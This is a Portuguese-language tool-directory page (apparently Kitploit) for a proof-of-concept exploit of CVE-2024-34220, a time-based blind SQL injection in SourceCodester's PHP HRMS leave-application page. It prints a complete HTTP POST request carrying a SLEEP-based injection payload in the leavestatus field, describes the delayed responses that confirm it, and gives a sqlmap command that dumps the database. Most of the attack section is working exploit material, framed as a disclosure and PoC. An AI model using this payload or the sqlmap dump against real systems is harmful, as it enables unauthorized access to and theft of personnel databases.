
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-34220 — Exploit de prova de conceito para CVE-2024-34220, uma vulnerabilidade de injeção SQL cega baseada em tempo no SourceCodester HRMS applyleave.php, com automação sqlmap para extração de banco de dados. | Kitploit
Ferramentas/GitHubGitHub/dovankha/cve-2024-34220
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de Penetração
GitHubdovankha/cve-2024-34220

CVE-2024-34220

Exploit de prova de conceito para CVE-2024-34220, uma vulnerabilidade de injeção SQL cega baseada em tempo no SourceCodester HRMS applyleave.php, com automação sqlmap para extração de banco de dados.

Ver Repositório
21há 2 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    337
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    331

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Projeto de Sistema de Gestão de Recursos Humanos em PHP e MySQL com Código Fonte Gratuito

Submissor: Kha Do

Fornecedor: SourceCodester

VERSÃO AFETADA E/OU CORRIGIDA

Arquivo Vulnerável

applyleave.php

TIPO DE PROBLEMA

Tipo de Vulnerabilidade

Injeção de SQL

Impacto

Os atacantes podem explorar essa vulnerabilidade para obter privilégios de banco de dados, o que pode resultar em uma grande quantidade de dados no banco de dados. Se o banco de dados da outra parte tiver privilégios de DBA, isso pode levar à obtenção de privilégios do host do servidor.

POC

Payload

POST /hrm/user/applyleave.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 149
Origin: http://localhost
Connection: close
Referer: http://localhost/hrm/user/applyleave.php
Cookie: PHPSESSID=2v2v2al4dkd4iir9cl5j7oikvr
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-PwnFox-Color: cyan

leavestatus=5'+AND+(SELECT+1337+FROM+(SELECT(SLEEP(5)))VSgR)+AND+'Kha'%3d'123&reason=+++&startdate=03%2F04%2F2024&enddate=29%2F04%2F2024&Apply=Submit

Após executar este Payload, o tempo de retorno dos dados é atrasado em 5 segundos, indicando que podemos ter executado com sucesso "sleep(5)". Nesse caso, o atraso pode ser várias vezes. Vamos verificar abaixo: SQL_Injection

Após executar este Payload, o tempo de retorno dos dados é atrasado em 20 segundos, indicando que podemos ter executado com sucesso "sleep(20)". Nesse caso, o atraso pode ser várias vezes. Vamos verificar abaixo: SQL_Injection_1

SQLmap

sqlmap -r <item request> --dump

sqlmap

Baixar ferramenta




